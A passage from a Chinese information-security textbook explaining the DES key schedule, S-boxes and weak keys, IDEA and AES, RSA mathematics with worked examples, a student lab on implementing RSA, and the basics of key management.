


图 1.5　生成每一轮使用的 48 位子密钥的过程




图 1.6　f 算法的组成

表 1.5　PC-1 变换及密钥的分割

57	49	41	33	25	17	9	$C_0=k_{57}k_{49}k_{41}\cdots k_{52}k_{44}k_{36}$
1	58	50	42	34	26	18	
10	2	59	51	43	35	27	
19	11	3	60	52	44	36	
63	55	47	39	31	23	15	$D_0=k_{63}k_{55}k_{47}\cdots k_{20}k_{12}k_4$
7	62	54	46	38	30	22	
14	6	61	53	45	37	29	
21	13	5	28	20	12	4	

表 1.6 每轮左移位数

轮 数	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
移动位数	1	1	2	2	2	2	2	2	1	2	2	2	2	2	2	1

(3) 压缩置换 PC-2

PC-2 是从 56 位密钥中取出 48 位。其算法如表 1.7 所示。

表 1.7 PC-2 压缩算法

14	17	11	24	1	5
3	28	15	6	21	10
23	19	12	4	26	8
16	7	27	20	13	2
41	52	31	37	47	55
30	40	51	45	33	48
44	49	39	56	34	53
46	42	50	36	29	32

3. DES 的 f 算法

观察图 1.4,现在就剩下 f 算法还没有介绍了。f 算法是 DES 精华所在,用它来实现分组加密的扩展和混淆。在 DES 中,其他部分是线性的,而 f 算法是非线性的。如图 1.6 所示,f 算法主要由 E-盒、S-盒和 P-盒组成。

(1) E-盒

E-盒(expansion permutation,扩展置换)是把数据明文的右半部分 R_i 从 32 位扩展到 48 位。这样的好处有:

- 可以与 48 位的密钥进行异或运算;
- 有利于产生雪崩效应(avalanche effect),尽快地使输出(密文)的每一位依赖输入(明文和密钥)的每一位;
- 提供了更长的结果,以便替代运算时可以压缩。

具体的办法是对于每个输入分组,在输出分组中将第 1、4 位分别对应 2 位,第 2、3 位不变。如图 1.7 所示。这样,尽管输出分组大于输入分组,但每一个输入分组产生唯一的输出分组。




图 1.7 E-盒扩展置换

（2）S-盒代换

S-盒是进行了压缩后的密钥(56 位→48 位)与扩展后的明文分组(32 位→48 位)异或后进行的。目的是对 48 位的输入替代压缩成 32 位的输出。替代由 8 个 S-盒进行。每个 S-盒有 6 位输入，4 位输出。如图 1.8 所示，这 8 个 S-盒可以将 48 位的输入变换为 32 位的输出。




图 1.8　8 个 S-盒的输入和输出

8 个 S-盒的 6 变 4 代换，并且每个盒的代换都不相同，具体按表 1.8 查表进行。查表时，以每个输入的 6 位中的中间 4 位($b_2b_3b_4b_5$)作为行，两边 2 位(b_1b_6)作为列。例如，S_3的 6 位输入为 101100，则用 10(2)查 S_3的第 10 行，用 1100(12)查 S_3的 12 列，得到 5。即输出的 4 位为 0101。

表 1.8　8 个 S-盒查表代换

	$b_2b_3b_4b_5$ / b_1b_6	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
S_1	00	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
	01	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
	10	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
	11	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
S_2	00	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
	01	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
	10	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
	11	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9
S_3	00	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
	01	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
	10	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
	11	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12
S_4	00	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
	01	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
	10	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
	11	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14

续表

	$b_2b_3b_4b_5$ / b_1b_6	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
S_5	00	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
	01	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
	10	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
	11	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3
S_6	00	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
	01	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
	10	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
	11	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13
S_7	00	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
	01	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
	10	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
	11	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
S_8	00	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
	01	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
	10	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
	11	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

(3) P-盒置换

P-盒置换是对 S-盒的 32 位输出进行一次换位。表 1.9 给出了每位输入将要换到的新位置。

表 1.9　P-盒置换

16	7	20	21	29	12	28	17	1	15	23	26	5	18	31	10
2	8	24	14	32	27	3	9	19	13	30	6	22	11	4	25

例如,原来的第 28 位,移位到了第 7 位的位置上。

1.2.3　关于 DES 安全性的讨论

DES 自 1973 年 3 月公开发表以来,已经得到广泛的应用。但是在应用中也得到了不少批评,批评的重点主要在以下 3 个方面。

(1) DES 的密钥空间较小。DES 的密钥长度只有 56 比特。56 比特所提供的密钥空间只有 2^{56} 的大小。这样的空间大小,早在 1977 年有人只花费 2000 美元买的 VLSI 芯片,用一天就可以搜索完整个的密钥空间。到了 20 世纪 90 年代,由于 Internet 的普及,有人不花

费任何代价就巧妙地利用 Internet 的闲散资源组织了超级计算，就很快攻破了 DES 加密的密文。

在实际使用中，密钥组成还有一些限制。这些限制将使密钥空间减小，使 DES 密钥的攻击难度大为降低。表 1.10 为不同的限制对密钥空间的影响。

表 1.10　不同的限制对密钥空间的影响

输 入 限 制	4 字节	5 字节	6 字节	7 字节	8 字节
小写字母(26 个)	4.6×10^{5}	1.2×10^{7}	3.1×10^{8}	8.0×10^{9}	2.1×10^{11}
小写字母和数字(36 个)	1.7×10^{6}	6.0×10^{7}	2.2×10^{9}	7.8×10^{10}	2.8×10^{12}
字母和数字(62 个)	1.5×10^{7}	9.2×10^{8}	5.7×10^{10}	3.5×10^{12}	2.2×10^{14}
印刷字符(95 个)	8.1×10^{7}	7.7×10^{9}	7.4×10^{11}	7.0×10^{13}	6.6×10^{15}
7 位 ASCII 字符(128 个)	2.8×10^{8}	3.4×10^{10}	4.4×10^{12}	5.6×10^{14}	7.2×10^{16}
8 位 ASCII 字符(128 个)	4.3×10^{9}	1.1×10^{12}	2.8×10^{14}	7.2×10^{16}	1.8×10^{19}

除了密钥长度的因素和一些特别限制外，还有密钥本身的品质问题。一个好的密钥应当好记、难猜。相对而言，易猜、生成具有规律性、提供较低的攻击复杂度的密钥称为弱密钥(weak key)。

显然 $K_{57}=K_{49}=K_{41}=\cdots=K_{44}=K_{36}=0$ 或 1，$K_{63}=K_{55}=K_{47}=\cdots=K_{12}=K_{4}=0$ 或 1 时，K 将是弱密钥。故 DES 有以下 4 种弱密钥(十六进制表示)：

01 01 01 01 01 01 01 01
1F 1F 1F 1F 1F 1F 1F 1F
E0 E0 E0 E0 E0 E0 E0 E0
FE FE FE FE FE FE FE FE

还有一种密钥称为半弱密钥，即存在 K 和 K′使得 $DES_K(m)=DES_{K'}^{-1}(m)$，或 $DES_K(DES_{K'}(m))=m$。K 和 K′成对构成半弱密钥。半弱密钥有下面 12 个：

01 FE 01 FE 01 FE 01 FE
FE 01 FE 01 FE 01 FE 01
1F E0 1F E0 1F E0 1FE0
E0 1F E0 1F E0 1F E01F
01 E0 01 E0 01 E0 01E0
E0 01 E0 01 E0 01 E001
1F FE 1F FE 1F FE 1FFE
FE 1F FE 1F FE 1F FE1F
01 1F 01 1F 01 1F 011F
1F 01 1F 01 1F 01 1F01
E0 FE E0 FE E0 FE E0FE
FE E0 FE E0 FE E0 FEE0

弱密钥也减小了密钥搜索空间，影响了密钥的安全性。

(2) S 盒算法的问题。S 盒是 DES 中唯一的非线性组件，其他组件则都是线性的。所以 S 盒对安全的影响至关重要。但是关于 S 盒的实际原理并没有公开。斯坦福大学的研究

人员认为,DES 虽然是非线性的,但不是随机的。也就是说,它可以由某种机制加以控制。人们发现,只要将第 3 个 S 盒与第 4 个 S 盒对调,就会导致对 DES 算法的某种攻击。所以,有人怀疑美国的安全部门故意在 S 盒中留下一些"陷门"。

1.2.4 其他对称加密算法

1. IDEA

1990 年,瑞士联邦技术学院 Xuejia Lai 和 James L. Massey 在 DES 的基础上提出了一种分组加密算法 PES(proposed encryption standard,推荐的加密标准)。1992 年进行了改进,并称之为 IDEA(international data encryption algorithm,国际数据加密算法)。

IDEA 是一种非常成功的分组加密算法。其分组长度为 64 比特,密钥长度为 128 比特,它的核心由 8 轮迭代和一个输出变换组成,能使明码数据更好地扩散和混淆,并且运算过程只需使用下面 3 种简单运算:

- 逐个的位异或;
- 模 2^{16} 加;
- 模($2^{16}+1$)乘。

IDEA 具有专利限制。

2. AES

针对 DES 的密钥太短和 IDEA 具有专利限制,1997 年 4 月 15 日,美国国家标准技术研究所(NIST)发起征集新的用于保护敏感的非机密政府信息加密标准 AES(advanced encryption standard,高级加密标准)。经过几年的反复论证和评估,最后于 2000 年 10 月 2 日确定选择来自比利时 Katholieke Universiteit Leuven 电子工程系的 Vincent Rijmen 博士和 Proton World International 的 Joan Daemen 博士设计的加密算法 Rijndael(两人的姓氏组合)。

Rijndael 算法设计基于非常巧妙的数学原理,经过 AES 标准化后,规定分组大小为 128 比特,密钥长度可以是 128 比特、192 比特或 256 比特,分别称为 AES-128、AES-192、AES-256。

1.3 公开密钥算法 RSA

1.3.1 RSA 数学基础

1. 费马(Fermat)定理

描述 1: 若 p 是素数,a 是正整数且不能被 p 整除,则 $a^{p-1} \equiv 1 \bmod p$。

描述 2: 对于素数 p,若 a 是任一正整数,则 $a^p \equiv a \pmod p$。

例 1.1 设 $p=3, a=2$,则 $2^{3-1}=4 \equiv 1 \pmod 3$ 或 $2^3=8 \equiv 2 \pmod 3$。

例 1.2 设 $p=5, a=3$,则 $3^{5-1}=81 \equiv 1 \pmod 5$ 或 $3^5=243 \equiv 3 \pmod 5$。

2. 欧拉(Euler)函数

欧拉函数 $\varphi(n)$表示小于 n 并与 n 互素的正整数的个数。

例 1.3 $\varphi(6)=2\ \{1,5\}$;$\varphi(7)=6\{1,2,3,4,5,6\}$;$\varphi(9)=6\{1,2,4,5,7,8\}$。

3. 欧拉定理

欧拉定理：若整数 a 和 m 互素，则

$$a^{\varphi(m)} \equiv 1 (\mathrm{mod}\ m)$$

例 1.4 设 $a=3,m=7$,则有 $\varphi(7)=6,3^6=729,729\equiv 1(\mathrm{mod}\ 7)$。

例 1.5 设 $a=4,m=5$,则有 $\varphi(5)=2,4^2=16,16\equiv 1(\mathrm{mod}\ 5)$。

1.3.2 RSA 加密密钥的产生

RSA 依赖于一个基本假设：分解因子问题是计算上的困难问题，即很容易将两个素数乘起来，但分解该乘积是困难的。

1. 基本过程

① 选两个保密的大素数 p 和 q (保密)。

② 计算 $n=pq$(公开),$\varphi(n)=(p-1)(q-1)$ (保密)。

③ 随机选取一整数 e,满足 $1<e<\varphi(n)$且 $\gcd(\varphi(n),e)=1$(公开)。

④ 计算 d,满足 $de\equiv 1(\mathrm{mod}\ \varphi(n))$ (保密)。

说明：d 是 e 在模 $\varphi(n)$下的乘法逆元。因为 e 与 $\varphi(n)$互素，所以其乘法逆元一定存在。

⑤ 得到一对密钥：公开密钥：$\{e,n\}$,秘密密钥：$\{d,n\}$。

2. 应用举例

① 选择两个素数 $p=7,q=17$。

② 计算 $n=pq=7\times 17=119$。

计算 n 的欧拉函数 $\varphi(n)=(p-1)(q-1)=6\times 16=96$。

③ 从[0,95]间选一个与 96 互质的数 $e=5$。

④ 根据式

$$5d=1 \bmod 96$$

解出 $d=77$,因为 $ed=5\times 77=385=4\times 96+1\equiv 1 \bmod 96$。

⑤ 得到公钥 $\mathrm{PK}=(e,n)=\{5,119\}$,密钥 $\mathrm{SK}=\{77,119\}$。

1.3.3 RSA 加密/解密过程

1. 基本过程

(1) 明文数字化，即将明文转换成数字串。

(2) 分组。将二进制的明文串分成长度小于 $\log_2 n$ 的数字分组。如果 p 和 q 都为 100 位素数，则 n 将有 200 位，所以每个明文分组应小于 200 位。

(3) 加密算法

$$C_i = M_i^e (\text{mod } n)$$

最后得到的密文 C 由长度相同的分组 C_i 组成。

(4) 解密算法

$$D(C) \equiv C^d (\text{mod } n)$$

2. 综合应用举例

(1) 产生密钥

设 $p=43, q=59, n=43\times 59=2537, \varphi(n)=42\times 58=2436$,取 $e=13$(与 $\varphi(n)$没有公因子),解方程

$$de \equiv (\text{mod } 2436)$$

$$2436 = 13\times 187+5, \quad 5 = 2436-13\times 187$$

$$13 = 2\times 5+3, \quad 3 = 13-2\times 5$$

$$\begin{aligned}1 &= 3-2 = 3-(5-3) = 2\times 3-5 = 2\times(13-2\times 5)-5 \\ &= 2\times 13-5\times 5 \\ &= 2\times 13-5\times(2436-13\times 187) \\ &= (187\times 5+2)\times 13-5\times 2436 \\ &= 937\times 13-5\times 2436\end{aligned}$$

即

$$937\times 13 \equiv 1(\text{mod } 2436)$$

故 $e=13$, $d=937$。

(2) 加密

明文:public key encryptions

明文分组:pu bl ic ke ye nc ry pt io ns

明文数字化(按字母序,令 a=00,b=01,c=02,…,y=24,z=25):

1520 0111 0802 1004 2404 1302 1724 1519 0814 1418

加密:按照算法 $M_i^e(\text{mod } n)=C_i$,如 $1520^{13}(\text{mod } 2537)=0095$ 得到密文

0095 1648 1410 1299 1365 1379 2333 2132 1751 1289

解密:按照算法 $C_i^d(\text{mod } n)=M_i$,如 $0095^{937}(\text{mod } 2537)=1520$。

1.3.4 RSA 安全性分析

RSA 体制的加密强度依赖于大数分解的困难程度。采用穷举法,对于两个 100 位的十进制大素数,破译它大约需要 10^{23} 步,若使用 100 万步/秒的计算机资源对其进行破密,约需要 1000 年。

但是,人类的计算能力在不断提高,原来一些被认为不可能分解的大数,现在已经被成功分解。例如,RSA-129(即 n 为 129 位的十进制数,约 428 比特),历时 8 个月,于 1994 年 4 月被成功分解。而且有报道,科学家正在用量子方法对大数分解发起冲击。

不过,在目前的情况下,密钥长度在 1024~2048 比特的 RSA 还是相对安全的。

为了保证 RSA 安全性,对 p 和 q 还有如下要求:

(1) p 和 q 的长度相差不要太大；
(2) $p-1$ 和 $q-1$ 都应当有大数因子；
(3) $\gcd(p-1,q-1)$应小。

实验 2　RSA 公开密钥系统的实现

1. 实验目的

(1) 掌握产生 RSA 密钥对的程序设计方法。
(2) 掌握产生 RSA 加密/解密程序设计方法。

2. 实验内容

(1) 实验由 3 组(人)共同完成：第一组和第二组之间进行文件通信；第三组负责为第一组和第二组各生成一对密钥，并把第一组的私钥传送给第一组，把第二组的私钥传送给第二组，把两组的公钥公开。

(2) 进行一轮实验后，轮转角色，使每一组分别担当一次密钥生成角色、报文发送角色和报文接收角色。担当每一种角色时运行自己设计的该角色的程序。

(3) 担当密钥生成角色要自己先对生成的密钥进行共模攻击和低指数攻击测试。担当其他角色时，还要对第三方生成的密钥进行攻击测试。

3. 实验准备

(1) 进行 RSA 加密/解密程序设计。
- 编写函数求出 1～65535 之间的全部素数。
- 编写函数将输入的字符串转为数字串。
- 编写函数将输入的数字串转为字符串。
- 编写 RSA 加密程序。
- 编写 RSA 解密程序。

(2) 编写生成一对 RSA 密钥的程序。
(3) 设计对自己生成的密钥进行测试的方法。
(4) 设计对别人生成的密钥进行测试的方法。
(5) 对 RSA 源程序进行编译和调试。
(6) 准备实验用的被加密文件。

4. 推荐的分析讨论内容

(1) 你知道哪些公钥密码体制？试进行简单比较。
(2) 分析影响 RSA 密码体制强度的因素。
(3) 其他发现或想到的问题。

1.4 密钥管理

现代密码体制有点像门锁，房间的安全主要依赖于钥匙。也更像现代的电子锁，锁门的操作（相当于加密算法）非常简单，房间的安全关键在于卡片式钥匙的保管，而一旦卡片丢失或房间换人，只要重新对卡片进行设置即可。按照“一切秘密寓于密钥之中”的现代密码学基本原则，密钥的安全保护成为系统安全的一个重要方面，以及密钥管理系统安全中的一件至关重要的工作。

1.4.1 密钥管理的一般过程

一般来说，密钥管理主要包括密钥的生成、分配、使用、更新、撤销、销毁等一系列过程。下面简要介绍这些过程。

1. 密钥的生成

密钥生成的目的是生成好的密钥。对于对称加密来说，密钥的长度越大，对应的密钥空间就越大，密钥的强度就大。此外，由自动密钥设备生成的随机比特串要比按照某种规则生成的密钥好。但是，在选择随机生成的密钥时，要避免选择弱密钥。对于公钥密码体制来说，密钥还必须满足特定的数学特征。

2. 密钥的分配

在密钥管理中，最核心、最关键的问题是密钥分配。密钥主要涉及密钥的发送和验证。前者要求通过非常安全的通路进行传送，后者要求有一套机制用于检验分发和传送的正确性。

密钥的分发方法可以分为两种：网外分发和网内分发。网外分发即人工分发：派非常可靠的信使（邮寄、信鸽等）携带密钥分配给各用户。但是，随着用户的增加、通信量的增大以及黑客技术的发展，密钥的使用量增大，且要求频繁更换，信使分配就不再适用，而多采用网内密钥分配，即自动密钥分配。

